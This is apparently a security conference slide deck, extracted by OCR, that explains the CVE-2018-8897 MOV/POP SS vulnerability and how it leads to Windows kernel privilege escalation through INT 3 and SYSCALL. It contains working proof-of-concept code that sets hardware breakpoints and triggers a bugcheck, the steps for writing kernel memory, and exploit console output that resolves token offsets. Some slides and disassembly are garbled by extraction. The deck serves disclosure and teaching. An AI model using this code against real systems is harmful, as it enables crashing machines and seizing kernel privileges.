Why so Spurious?

How a Highly Error-Prone x86/x64 CPU "Feature" can be Abused to Achieve Local Privilege Escalation on Many Operating Systems

Presentation topics

- Introductions
- What is **CVE-2018-8897**?
- Prerequisite knowledge
- How **MOV/POP SS** function
- POC: Local DoS
- POC: LPE using **INT 3**
- POC: LPE using **SYSCALL**
- Conclusion

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
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




CVE-2018-8897

- Local privilege escalation: read and write kernel memory from usermode. Execute usermode code with kernelmode privileges
- Affected Windows, Linux, Mac OS, FreeBSD, some Xen configurations, and many other x86-based operating systems
- Intel and AMD CPUs were impacted






"Traditional" privilege levels


What in the world is a **#DB**?

- Not a software breakpoint (INT 3)
- Data breakpoint = hardware breakpoint
- Can be set on data access, data write, or instruction execution
- 4 per processor: **DR0-DR3**
- **DR6** contains status when a **#DB** fires
- Bits of **DR7** control what's active
- MOV to/from debug registers is privileged, must be done from ring0 (CPL0)
- Exposed in usermode Windows via kernel32!SetThreadContext (ntdll!NtSetContextThread)



Interrupts and the IDT

- When a **#DB** fires, CPU transfers execution to the appropriate interrupt handler
- Lookup is based off of the interrupt descriptor table (IDT), which is registered by the OS through the LIDT instruction during early kernel initialization
- Hardware breakpoints are transferred to the INT 1 handler, whereas software breakpoints are transferred to the INT 3 handler



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Command

0: kd> !idt -a

Dumping IDT: fffff80038657000


00	fffff800363a2800	nt!KiDivideErrorFault
01		nt!KiDebugTrapOrFault Stack = 0xFFFFF80038679
02		nt!KiNmiInterrupt Stack = 0xFFFF80038675000
03		nt!KiBreakpointTrap
04		nt!KiOverflowTrap
05		
06	: fffff800363a3ec0	nt!KiInvalidOpcodeFault
07		nt!KiNpxNotAvailableFault
08		nt!KiDoubleFaultAbort Stack = 0xFFFFF80038673
09		nt!KiNpxSegmentOverrunAbort
0a		nt!KiInvalidTssFault
0b		nt!KiSegmentNotPresentFault
0c		
DO		nt!KiGeneralProtectionFault
0e		
0f	: fffff8003639a938	nt!KiIsrThunk+0x78
10	: fffff800363a5dc0	nt!KiFloatingErrorFault
11	: fffff800363a6140	nt!KiAlignmentFault
12		
13		nt!KiXmmException
14		nt!KiVirtualizationException
15		nt!KilsrThunk+0xA8
16		nt!KiIsrThunk+0xB0
17		nt!KiIsrThunk+0xB8
18		nt!KiIsrThunk+0xC0
19	: fffff8003639a988	nt!KiIsrThunk+0xC8
1a	: fffff8003639a990	nt!KiIsrThunk+0xD0
1Ь	: fffff8003639a998	nt!KiIsrThunk+0xD8
1c	: fffff8003639a9a0	nt!KiIsrThunk+0xE0
1d	: fffff8003639a9a8	nt!KiIsrThunk+0xE8
1e		nt!KiIsrThunk+0xF0
lf		nt!KiApcInterrupt
20		
21		nt KilsrThunk+0x108
22		
		nt!KiIsrThunk+0x110
23		nt!KiIsrThunk+0x118
24		nt!KiIsrThunk+0x120
25		nt!KiIsrThunk+0x128
26		nt!KiIsrThunk+0x130
27	: fffff8003639a9f8	nt!KiIsrThunk+0x138
28	: fffff8003639aa00	nt!KiIsrThunk+0x140
29		nt!KiRaiseSecurityCheckFailure
2a		nt!KiIsrThunk+0x150
2Ъ		nt!KiIsrThunk+0x158
20		nt!KiRaiseAssertion
2d		nt!KiDebugServiceTrap
2e		nt!KiIsrThunk+0x170
2f		nt!KiDpcInterrupt
30		
31		nt!KiVmbusInterrupt0
32		nt!KiVmbusInterrupt1
33	: fffff8003639db70	nt!KiVmbusInterrupt2
34	: fffff8003639e100	nt!KiVmbusInterrupt3
35		Oxfffff80036b92250 (KINTERRUPT fffff80036bc34b
-	kds	


In Windows, the INT1 handler was nt!KiDebugTrapOrFault pre-KPTI. Nowadays, it's nt!KiDebugTrapOrFaultShadow



The stack when an interrupt occurs


- Processor pushes the previous state onto interrupt stack: error code, if appropriate, EIP, CS, EFLAGS, ESP, and SS
- The OS' interrupt handler looks at the CS on the stack to determine what the previous privilege level was
- The first 2 bits in the **CS** value on the stack describe the previous mode's privilege (ring) level





Segmentation

- Vestigial part of the x86 architecture now that everything leverages paging
- Small role in 64-bit mode (IA-32e/AMD64)
- Just like the IDT, the GDT is setup by the OS during early kernel initialization via the LGDT instruction
 - \circ **CS** = Code Segment
 - **DS** = Data Segment
 - **ES** = Extra Segment
 - **SS** = Stack Segment
- **FS/GS** are "general" purpose segments
- The value of the segment selector is the index in the **GDT**, excluding the first 2 bits
- The first 2 bits describe the RPL (requestor privilege level) of the segment



Segmentation

- For example, a CS value of 0x10 and 0x13 describe the same index in the GDT, which is 0x10. The first indicates a kernelmode (0) RPL. The latter indicates a usermode (3) RPL
- On x64, the CS, DS, ES, and SS segments are treated as if each segment base is 0. FS and GS are exceptions
- OS can set arbitrary base of FS/GS and use it for data structure retrieval, e.g. base of FS is set to 0x12345. Reading fs:100h reads from 0x12445 (0x12345 + 0x100)

The INT 1 handler, KiDebugTrapOrFault

- **GS** holds data structures relevant to the mode of execution
- In usermode, this is the **_TEB**
- In kernelmode, this is the _KPCR
- If we're coming from usermode, we need to SWAPGS to update the GSBASE with the kernelmode equivalent

KiDebugTrapOrFault proc near

; DATA XREF: .data:000000140338270↓c
; .pdata:000000014039F528↓o ...

TrapFrame	= _KTRA	AP_FRAME ptr -168h						
	sub	rsp, 8						
	push	rbp						
	sub	rsp, 158h						
	lea	rbp, [rsp+80h]						
	mov	[rbp+0E8h+TrapFrame.ExceptionActive], 1						
	mov	[rbp+0E8h+TrapFrame. Rax], rax						
	mov	v [rbp+0E8h+TrapFrameRdx], rdx						
	mov							
	mov							
	mov	[rbp+0E8h+TrapFrame. R9], r9						
	mov	[rbp+0E8h+TrapFrame. R10], r10						
	mov	[rbp+0E8h+TrapFrame. R11], r11						
	test	byte ptr [rbp+0E8h+TrapFrame.SegCs], 1						
	jz	short FromKernelMode						
	swapgs							
	mov	r10, gs:188h						
	test	byte ptr [r10+3], 80h						
	jz	short loc 140174983						
	mov	ecx, 0C0000102h						
	rdmsr							
	shl	rdx, 20h						
	or	rax, rdx						
	cmp	[r10+0F0h], rax						
	jz	short loc 140174983						
	mov	rdx, [r10+1F0h]						
	bts	dword ptr [r10+74h], 8						
	dec	word ptr [r10+1E6h]						
	mov	[rdx+80h], rax						
loc 140174983:		; CODE XREF: KiDebugTrapOrFault+4E↑j						
		; KiDebugTrapOrFault+65†j						
	test	byte ptr [r10+3], 3						
	mov	word ptr [rbp+0E8h+TrapFrame.Dr7], 0						
	jz	short FromKernelMode						
	call	KiSaveDebugRegisterState						
FromKernelMode:		; CODE XREF: KiDebugTrapOrFault+3B↑j						
		; KiDebugTrapOrFault+91↑j						
	cld							

SWAPGS—Swap GS Base Register

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
OF 01 F8	SWAPGS	ZO	Valid	240003200120002061200	Exchanges the current GS base register value with the value contained in MSR address C0000102H.

Instruction Operand Encoding

Operand 2

SWAPGS

Exchanges current **GSBASE** Des

SW lue with the value contained in MSR address C0000102H register value with value in (IA) is a privileged instruction intended for use by system soft-MSR address 0xC0000102 war

Whe (IA32 KERNEL GS BASE) straid

Allows the kernel to use **GS** to a Thu

By o sav e.g. gs:188h reads the nel can MSF kerr _KPCR.Prcb.CurrentThread stad

there is no kernel stack at the OS entry point. Neither is there a structures from which the kernel stack pointer could be read. ers or reference memory.

Operand 4

NA

Operand 3

NA


^S read kernel data structures neral purpose registers or memory operands. No registers need to be ges the CPL 0 data pointer from the IA32 KERNEL GS BASE use the GS prefix on normal memory references to access l is entered using an interrupt or exception (where the kernel ickly get a pointer to the kernel data structures.

The IA32 KERNEL GS BASE MSR itself is only accessible using RDMSR/WRMSR instructions. Those instructions are only accessible at privilege level 0. The WRMSR instruction ensures that the IA32 KERNEL GS BASE MSR contains a canonical address.

MOV/POP SS

- MOV SS and POP SS force the processor to disable external interrupts, NMIs, and pending debug exceptions until the boundary of the instruction following the SS load was reached
- The intended purpose was to prevent an interrupt from firing immediately after loading SS, but before loading a stack pointer

xor eax, eax	; Recognize pending interrupts
inc rdi	; Recognize pending interrupts
mov bx, 50h	; Recognize pending interrupts
mov ss, bx	; INTR/NMI and certain #DB held
mov esp, eax	; Recognize pending interrupts in architectural order after instruction executes



- What if a VMEXIT occurs during a "blocking" period?
 CPUID
- Intel hardware has explicit granularity for these cases, e.g. blocking by MOV SS
- AMD does not, Zen architecture discards pending #DB exceptions on these VMEXIT cases when blocking by MOV SS
- Held pending after regular branches...
- Wondered what would happen in the case of a inter-privilege branch, e.g. **INT #** and **SYSCALL**?

Imagine this scenario...

- A hardware breakpoint was set at the memory address of **RAX** (e.g. break on access)
- Usermode code is executing with **EIP** at the **MOV SS** instruction
- The **#DB** would normally be tripped before the **INT 3** fires, however, **MOV SS** and **POP SS** are special they suppress this behavior until after the **INT 3** executes

```
; DRx primed with RAX's linear address
mov ss, [rax]
int 3
```



So, what happens?

The **INT 3** executes in the context of usermode code.

This causes a branch to the **INT 3** handler in kernelmode, which is **KiBreakpointTrap**. Before **KiBreakpointTrap** executes its first instruction, the pending **#DB** is fired (which was suppressed by **MOV SS**) and execution redirects to **KiDebugTrapOrFault**. **KiDebugTrapOrFault** is entered with a kernelmode **CS**.

Your PC ran into a problem that it couldn't handl Demo:t Aelocasta DoS

You can search for the error online: HAL INITIALIZATION FAILED

```
/*
* The entry
```

The entry point of the program.

int CALLBACK WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)

```
SetThreadAffinityMask(NtCurrentThread(), 1);
```

```
/ (In)sanity check.
```

if (MessageBoxA(NULL,

```
"WARNING: This will cause your machine to bugcheck.\n"
"All unsaved work will be lost.\n\n"
"Click 'YES' to continue at your own risk.",
"Are you sure you want to continue?",
MB_ICONERROR | MB_YESNOCANCEL | MB_DEFBUTTON2)
== IDYES)
```

```
_try
```

```
// Abandon hope all ye who enter here.
Execute();
```

```
_except (EXCEPTION_EXECUTE_HANDLER)
```

```
// If we get this far, that means the vulnerability was not able to
// bugcheck the machine.
MessageBoxA(NULL,
    "If you're able to get this far, that means your machine "
    "has not bugchecked. The issue is most likely resolved "
    "on your OS version.\n",
    "Your machine isn't vulnerable.",
    MB_ICONINFORMATION);
```

```
ExitProcess(1);
```



; This is the global memory address we apply the hardware breakpoint on. EXTERN StackSelector: word

; A reference to the C++ routine that will set a hardware breakpoint on a target memory address. EXTERN SetDataBreakpoint: proc

```
.code
```

Execute PROC

; Store the current (valid) SS selector. mov [StackSelector], ss

; BREAKPOINT_TYPE::Access mov r9, 3

; DEBUG_REGISTERS::DR0 mov r8, 0

; BREAKPOINT_SIZE::Four mov rdx, 3

; Address to place a DB (HWBP) on. This is the address of the global that contains the SS selector value. lea rcx, StackSelector

; Setup shadow space on the stack. sub rsp, 20h

; Prime the current thread's debug registers. call SetDataBreakpoint

; Restore home space. add rsp, 20h

; Check to see if the routine failed. test rax, rax jz exit

spin: jmp spin

mov ss, $\left[{\rm rax} \right]$; #DB should fire here, but it's supressed. int 3



```
.
* Sets a data breakpoint (hardware breakpoint) on a user-supplied address.
```

extern "C" uintptr_t __stdcall SetDataBreakpoint(uintptr_t Address, BREAKPOINT_SIZE Size, DEBUG_REGISTERS Register = DEBUG_REGISTERS::DR0, BREAKPOINT_TYPE Type = BREAKPOINT_TYPE::Access)

```
// 17.2.4: Debug Control Register (DR7)
static uintptr_t DR7 = 0;
```

```
// L0 through L3 (local breakpoint enable) flags (bits 0, 2, 4, and 6)
DR7 |= ((uintptr_t)1 << ((uintptr_t)Register << (uintptr_t)1));</pre>
```

```
// R/W0 through R/W3 (read/write) fields (bits 16, 17, 20, 21, 24, 25, 28, and 29)
DR7 |= ((uintptr_t)Type << (((uintptr_t)Register << 2) + 16));</pre>
```

```
// LEN0 through LEN3 (Length) fields (bits 18, 19, 22, 23, 26, 27, 30, and 31)
DR7 |= ((uintptr_t)Size << (((uintptr_t)Register << 2) + 18));</pre>
```

```
// The CONTEXT structure needs to be aligned on a 16 byte boundary; this makes sure that is the case.
PCONTEXT Context = (PCONTEXT)_aligned_malloc(sizeof(CONTEXT), 16);
if (!Context)
```

```
return 0;
```

```
memset(Context, 0, sizeof(CONTEXT));
```

```
// Adjust the hardware breakpoints (only).
Context->ContextFLags = CONTEXT_DEBUG_REGISTERS;
```

```
// Adjust the DR* contents for this thread.
((uintptr_t*)&Context->Dr0)[(uintptr_t)Register] = Address;
Context->Dr7 = DR7;
```

BOOL bSuccess = SetThreadContext(NtCurrentThread(), Context);

```
// Make sure we don't leak any memory.
_aligned_free(Context);
```

return ((bSuccess) ? Address : 0);



```
spin:
jmp spin
mov ss, [rax]; #DB should fire here, but it's supressed.
int 3
: #DB is released after the INT 03 instruction executes.
 INT 03 will branch to kernelmode, in particular, to the IDT
 entry at nt!KiBreakpointTrap.
 nt!KiBreakpointTrap will not execute its first instruction,
; since it will be interrupted by the #DB that was just
; dispatched. This will cause the processor to transition to
; the #DB handler at nt!KiDebugTrapOrFault.
```

exit:

; This instruction shouldn't execute if we succeed. ret Execute ENDP



MOV/POP SS avoids the SWAPGS

- As an optimization, there's no need to use SWAPGS if GSBASE is kernelmode
- We avoid the SWAPGS since Windows thinks we're coming from kernelmode
- We can control GSBASE through the WRGSBASE instruction

									TrapFrame
48	83	EC	08						
55									
48	81	EC	58	01	00	00			
				_	00		00		
C6	45	AB	01		wa zu		0.50750		
48	89	45	BØ						
48	89	4D	B 8						
48	89	55	CØ						
4C	89	45	C8						
4C	89	4D	DØ						
4C	89	55	D8						
4 C	89	5D	EØ						
F6	85	FØ	00	00	00	01			
74	5B								
ØF	01	F8							
65	4C	8B	14	25	88	01	00	00	
41	F6	42	03	80					
74	33								
B9	02	01	00	CØ					
ØF	32								
48	C1	E2	20						
	ØB								
		82	FØ	00	00	00			
	10								
					00	00			
1.020	- C	BA			100				
					01		00		
48	89	82	80	00	00	00			
									loc_1401
41	F6	42	03	03					
66	C7	85	80	00	00	00	00	00	
74	05								
E8	E8	80	FF	FF					

FC

ØF AE 5D AC

65 ØF AE 14 25 80 01 00 00

KiDebugTrapOrFault proc near

; DATA XREF: .data:0000000140338270↓ ; .pdata:000000014039F528↓o ...

TrapFrame	= _KTRA	= _KTRAP_FRAME ptr -168h					
	sub	rsp, 8					
	push	rbp					
	sub	rsp, 158h					
	lea	rbp, [rsp+80h]					
	mov	[rbp+0E8h+TrapFrame.ExceptionActive], 1					
	mov	[rbp+0E8h+TrapFrame. Rax], rax					
	mov	[rbp+0E8h+TrapFrame. Rcx], rcx					
	mov	[rbp+0E8h+TrapFrameRdx], rdx					
	mov	[rbp+0E8h+TrapFrameR8], r8					
	mov	[rbp+0E8h+TrapFrameR9], r9					
	mov	[rbp+0E8h+TrapFrameR10], r10					
	mov	[rbp+0E8h+TrapFrameR11], r11					
	test	byte ptr [rbp+0E8h+TrapFrame.SegCs], 1					
	jz	short FromKernelMode					
	swapgs	2018/07/2018 to many sports to many sports to many sports of the second s					
	mov	r10, gs:188h					
	test	byte ptr [r10+3], 80h					
	jz	short loc_140174983					
	mov	ecx, 0C0000102h					
	rdmsr						
	shl	rdx, 20h					
	or	rax, rdx					
	cmp	[r10+0F0h], rax					
	jz	short loc_140174983					
		rdx, [r10+1F0h]					
	bts	dword ptr [r10+74h], 8					
	dec	word ptr [r10+1E6h]					
	mov	[rdx+80h], rax					
loc_140174983:		; CODE XREF: KiDebugTrapOrFault+4E†j ; KiDebugTrapOrFault+65†j					
	test	byte ptr [r10+3], 3					
	mov	word ptr [rbp+0E8h+TrapFrame.Dr7], 0					
	jz	short FromKernelMode					
	call	KiSaveDebugRegisterState					
FromKernelMode:		; CODE XREF: KiDebugTrapOrFault+3B†j					
		; KiDebugTrapOrFault+91↑j					
	cld	Total and the second					
		Enhanced Transformer Muchael					

stmxcsr [rbp+0E8h+TrapFrame._MxCsr]
ldmxcsr dword ptr gs:180h

WRFSBASE/WRGSBASE—Write FS/GS Segment Base

Opcode/ Instruction	Op/ En	64/32- bit Mode	CPUID Fea- ture Flag	Description	
F3 OF AE /2 WRFSBASE r32	М	V/I	FSGSBASE	SGSBASE Load the FS base address with the the source register.	
F3 REX.W OF AE /2 WRFSBASE r64		M V/I FSGSBASE Load the FS base ad the source register.			ress with the 64-bit value in
	М	V/I	FSGSBASE	Load the GS base addres the source register.	s with the 32-bit value in
F3 REX.W OF AE /3	ess a	V/I t	FSGSBASE	Load the GS base addres the source register.	s with the 64-bit value in
any privilege level When the kernel reads f 			erand Enco		
GS memory, e.g. to get	Ope	rand 2		Operand 3	Operand 4
kernelmode data structu	roc it	NA		NA	NA
Description mistakenly reads from m Loads the FSunder our control instead	iemor	У	eral-purpose	e register indicated by	the modR/M:r/m field.
The source operand may be either a 32-l operand size is 64 bits. If no REX.W prefi register are ignored and upper 32 bits of This instruction is supported only in 64-b	x is us the ba	ed, the o ise addre	perand size	is 32 bits; the upper 3	

This instruction is supported only in 64-bit mode.

Quick recap

- Can fire **#DB** exception at unexpected location, kernel becomes confused
- Handler thinks we are trusted, since it came from kernel CS
- This means we won't use **SWAPGS**
- We control **GSBASE**
- ????????
- Find instructions to capitalize on this
- ????????

• Profit



Initial weaponizing



- Erroneously assumed there was no encoding for **MOV SS, [RAX]**, only immediates. e.g. **MOV SS, AX**
- That doesn't dereference memory
- But **POP SS** dereferences stack memory
- Problem though: **POP SS** only valid in 32-bit compatibility code segment
- On Intel chips, SYSCALL cannot be used in compatibility mode
- So focused on using **INT #** only, for weaponizing between both architectures.

; voidstdca		neckEx(ULONG BugCheckCode, ULONG_PTR BugCl
	public KeBugCheckEx	
KeBugCheckEx	proc near	; CODE XREF: CcGetDirtyPagesHelper+:
		; CcUnpinFileDataEx+550↑p
var_18	= qword ptr -18h	
var 10	= qword ptr -10h	
var 8	= qword ptr -8	
arg 0	= gword ptr 8	
arg_8	= gword ptr 10h	
arg_10	= qword ptr 18h	
arg 18	= gword ptr 20h	
	ter4= gword ptr 28h	
arg_28	= byte ptr 30h	
	mov [rsp+arg 0]	l. rcx
	mov [rsp+arg_8]	
	mov [rsp+arg_10	
	mov [rsp+arg_18	
	pushfq	1)
	sub rsp, 30h	
	cli	
	mov rcx, gs:20h	1
		52C0h]
	call RtlCapture(
	mov rcx, gs:20	1
	add rcx, 100h	
	call KiSaveProce	essorControlState
	mov r10, gs:20	the second states and states to
	mov r10, [r10+6	52C0h]
	mov rax, [rsp+3	38h+arg 0]
	mov [r10+80h],	rax
	mov rax, [rsp+3	38h+var_8]
	mov [r10+44h],	rax
	lea rax, byte_1	
	cmp rax, [rsp+	
	jnz short loc_1	14019C645
	lea r8, [rsp+38	
	lea r9, KeBugCł	
	jmp short loc_1	
;		Contract of the state of the second state of the
loc_14019C645:	New Address	; CODE XREF: KeBugCheckEx+75†j
	lea r8, [rsp+30	
	lea r9, KeBugCh	neckEx

Challenges...

- Find a way to write memory...
- Luckily, if we cause a page fault (KiPageFault) from kernelmode, we end up calling KeBugCheckEx again
- This function dereferences **GSBASE** memory, which is under our control and calls into **RtlCaptureContext**

Challenges...

- Clobbers surrounding memory
- Had to early out to avoid destroying too much state...
- **#GP** on XMM operation \bullet
- One CPU had to be "stuck" to \bullet deal with writing to target location
- Chose CPU1 since CPU0 had to service other incoming interrupts from APIC
- CPU1 endlessly page faults, goes to the double fault handler when it runs out of stack space

```
var 8
arg 0
```

RtlCaptureContext proc near

	; KeBugC	heck
= dword	ptr -8	
= byte	ptr 8	
pushfq		
mov	[rcx+78h], rax	
mov	[rcx+80h], rcx	
mov	[rcx+88h], rdx	
mov	[rcx+0B8h], r8	
mov	[rcx+0C0h], r9	
mov	[rcx+0C8h], r10	
mov	[rcx+0D0h], r11	
movaps	xmmword ptr [rcx+1A0h],	xmm0
movaps	xmmword ptr [rcx+1B0h],	xmm1
movaps	xmmword ptr [rcx+1C0h],	xmm2
movaps	xmmword ptr [rcx+1D0h],	xmm3
movaps	xmmword ptr [rcx+1E0h],	
movaps	xmmword ptr [rcx+1F0h],	

public RtlCaptureContext

CcSaveNVContext:

	3 571111 74
mov	word ptr [rcx+38h], cs
mov	word ptr [rcx+3Ah], ds
mov	word ptr [rcx+3Ch], es
mov	word ptr [rcx+42h], ss
mov	word ptr [rcx+3Eh], fs
mov	word ptr [rcx+40h], gs
mov	[rcx+90h], rbx
mov	[rcx+0A0h], rbp
-	[new(QASh] net

; DATA XREF: RtlpCaptureContext+21o

; CODE XREF: RtlUnwindEx+811p Ex+2A1p

Challenges...

- **CPU0** does the driver loading
- Will attempt to send TLB shootdowns
- This forces **CPU0** to wait on the other CPUs, by checking PacketBarrier variable in its **_KPCR**
- But CPU1 is in a dead spin... it's never going to respond
- Luckily, we have info leak to **_KPCR** for any CPU, accessible from usermode, so we added this to our list of memory writes
- Next problem, all CPUs, other than BSP, have their #DF stack flow into the _KPCR without any guard pages. This will corrupt the _KPCR state for that CPU
- Luckily our **_KPCR** leak also gives us the **TSS** pointer for that CPU. We overwrite the **#DF** stack handler to point to user memory

The easy way

- This works, but it's very complicated. With enough finagling we were able to achieve 100% reliability
- Firing **INT** # swaps stack to kernelmode on privilege level change
- What if we used **SYSCALL** instead?



The SYSCALL handler, KiSystemCall64

- Registered in the IA32 LSTAR MSR (0xC000082)
- Not only can we enter kernelmode with a **GSBASE** under our control, but we can also do so with our usermode stack
- SYSCALL, unlike INT #, will not immediately swap to a kernel stack
- Much easier to exploit than our attempt using INT 3

KiSystemCall64	proc nei		DATA XREF: sub_14016C500+21↑o .pdata:00000001403BA70C↓o
var_110	= qword	ptr -110h	
var_E8	= byte	ptr -0E8h	
var_C0	= qword	ptr -0C0h	
var_B8	= qword	ptr -0B8h	
var_B0	= qword	ptr -0B0h	
var_A8	= qword	ptr -0A8h	
var_A0	= qword	ptr -0A0h	
arg_70	= qword	ptr 78h	
;unwind { //	KiSyste	mServiceHandler	
	swapgs		
	mov	gs:10h, rsp	
	mov	rsp, gs:1A8h	
	push	2Bh ; '+'	
	push	qword ptr gs:10h	
		r11	
	push	33h ; '3'	
	push	rcx	
	mov	rcx, r10	
	sub	rsp, 8	
		rbp	
	sub	rsp, 158h	
	lea	rbp, [rsp+190h+va	r_110]
	mov	[rbp+0C0h], rbx	
	mov	[rbp+0C8h], rdi	
	mov	[rbp+0D0h], rsi	
	mov	[rbp-50h], rax	
	mov	[rbp-48h], rcx	
	mov	[rbp-40h], rdx	
	test	byte ptr gs:278h,	1
	jz	loc_140187D88	
	mov	rcx, gs:188h	
	mov	rcx, [rcx+220h]	
	mov	rcx, [rcx+838h]	
	mov	gs:270h, rcx	
	mov	ecx, 48h ; 'H'	
	mov	eax, 1	
	xor	edx, edx	

SYSCALL functions similar to INT 3

SYSCALL executes in the context of usermode code.

This causes a branch to the **SYSCALL** handler in kernelmode, which is **KiSystemCall64**. Before **KiSystemCall64** executes its first instruction, the pending **#DB** is fired (which was suppressed by **MOV/POP SS**) and execution redirects to **KiDebugTrapOrFault**. **KiDebugTrapOrFault** is entered with a kernelmode **CS** and with a usermode stack (since the stack swap doesn't complete in **KiSystemCall64**). Mindows PowerShell

PS C:\Users\root\Desktop> .\exploit.exe [3508 > main]: Checking system for compatability. [3508 > SysCheckCompatability]: Machine has 4 processors. [3508 > main]: Searching for loaded kernel modules: ntoskrnl.exe and CI.dll. [3508 > SysFindDrivers]: There are 173 drivers loaded. [3508 > SýsFindDrivers]: ntoskrnl loaded at 0xFFFFF8023E61F000, CI loaded at 0xFFFFF80D751A0000. [3508 > main]: Loading required kernel offsets. [3508 > SymFindKernelOffsets]: Initializing symbol handler with path: 'SRV*C:\Users\root\AppData\Local\Temp*http://msdl .microsoft.com/download/symbols'. [3508 > SymFindKernelOffsets]: System directory: C:\Windows\system32. [3508 > SýmFindKernelOffsets]: Loading symbols for ntoskrnl: Ć:\Windows\system32\ntoskrnl.exe. [3508 > SymFindKernelOffsets]: _KPCR.Prcb.CurrentThread: +0x188. [3508 > SymFindKernelOffsets]: _KTHREAD.ApcState.Process: +0xb8. 3508 > SymFindKernelOffsets]: _EPROCESS.Token: +0x358. [3508 > SýmFindKernelOffsets]: nt!PsInitialSystemProcess: +0x3fe0e0 [3508 > SymFindKernelOffsets]: Loading symbols for CI: 